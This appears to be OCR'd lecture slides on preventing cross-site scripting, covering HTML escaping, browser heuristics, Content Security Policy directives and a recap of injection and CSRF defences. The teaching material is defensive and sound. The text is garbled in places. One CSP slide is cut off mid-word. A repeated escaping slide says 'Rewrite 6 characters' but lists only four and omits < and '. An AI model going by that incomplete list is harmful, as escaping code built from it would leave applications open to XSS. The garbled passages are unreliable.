
"Simple": `<p>`, `<b>`, `<td>`, ...

Rewrite 6 characters (or, better, use *framework functionality*):

```
& --> &amp;
< --> &lt;
> --> &gt;
```


```
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents




```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

Rewrite 6 characters (or, better, use *framework functionality*):



```
& --> &amp;
> --> &gt;
```



```
" --> &quot;
/ --> &#x2F;
```

While this is a “default-allow” *denylist*, it’s one that’s been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents

```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

"Simple": `width=, height=, value=`...
NOT: `href=, style=, src=, on`*XXX*`=` ...

Escape using `&#x`*HH*`;` where *HH* is hex ASCII code
(or better, again, use framework support)

Web Browser Heuristic Protections...

- Web Browser developers are always in a tension
  - Functionality that may be critical for real web apps are often also abused
  - Why CSRF is particularly hard to stop:
    It uses the motifs used by real apps
- But reflected XSS is a bit unusual...
  - So modern web browsers may use heuristics to stop some reflected XSS:
  - E.g. recognize that **`<script>`** is probably bad in a URL, replace with **`script>`**
- Not bulletproof however

Content Security Policy (CSP)

- Goal: prevent XSS by specifying an allowed-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
  - Everything not explicitly allowed is forbidden!
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser ages, frames, .
- Approac
  - Prohibits i
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says only allow scripts fetched explicitly (“`<script src=`*URL*`></script>`”) from the server, or from `http://b.com`, but not from anywhere else.

Will **not** execute a script that’s included inside a server’s response to some other query (required by XSS).

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP resource directives

- **script-src** limits the origins for loading scripts
    - This is the critical one for us
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

Multiple XSS and/or CSRF vulnerabilities: Canaries in the coal mine...

- If a site has one fixed XSS or CSRF vulnerability...
  - Eh, people make mistakes... And they fixed it
- If a site has ***multiple*** XSS or CSRF vulnerabilities...
  - They did ***not*** use a systematic toolkit to prevent these
  - And instead are doing piecemeal patching...
- Its like memory errors
  - If you squish them one at a time, there are probably lurking ones
  - If you squish them all, why worry?
  - "XSS is the stack overflow of the web"

So Far: Attacks involving just the server or browser/server interactions

- Good "cheatsheets": https://github.com/OWASP/CheatSheetSeries
- SQL injection & command injection
  - Server only attacks: uploaded data is processed as code on the server
  - Root cause: Too-powerful APIs
    - Things like `system()` and raw SQL queries
  - Solution: Use better APIs like `execve()` and SQL prepared statements
- Cross Site Request Forgery (CSRF/XSRF)
  - Server/client attacks: client "tricked" into sending request with cookies to the server
    - Does not require JavaScript!
  - Root cause: Base web design didn't include a clean mechanism to specify origin for requests
  - Solution: Hidden tokens, toolkits that do this automatically, Cookies with the "SameSite" attribute.


Cross Site Scripting

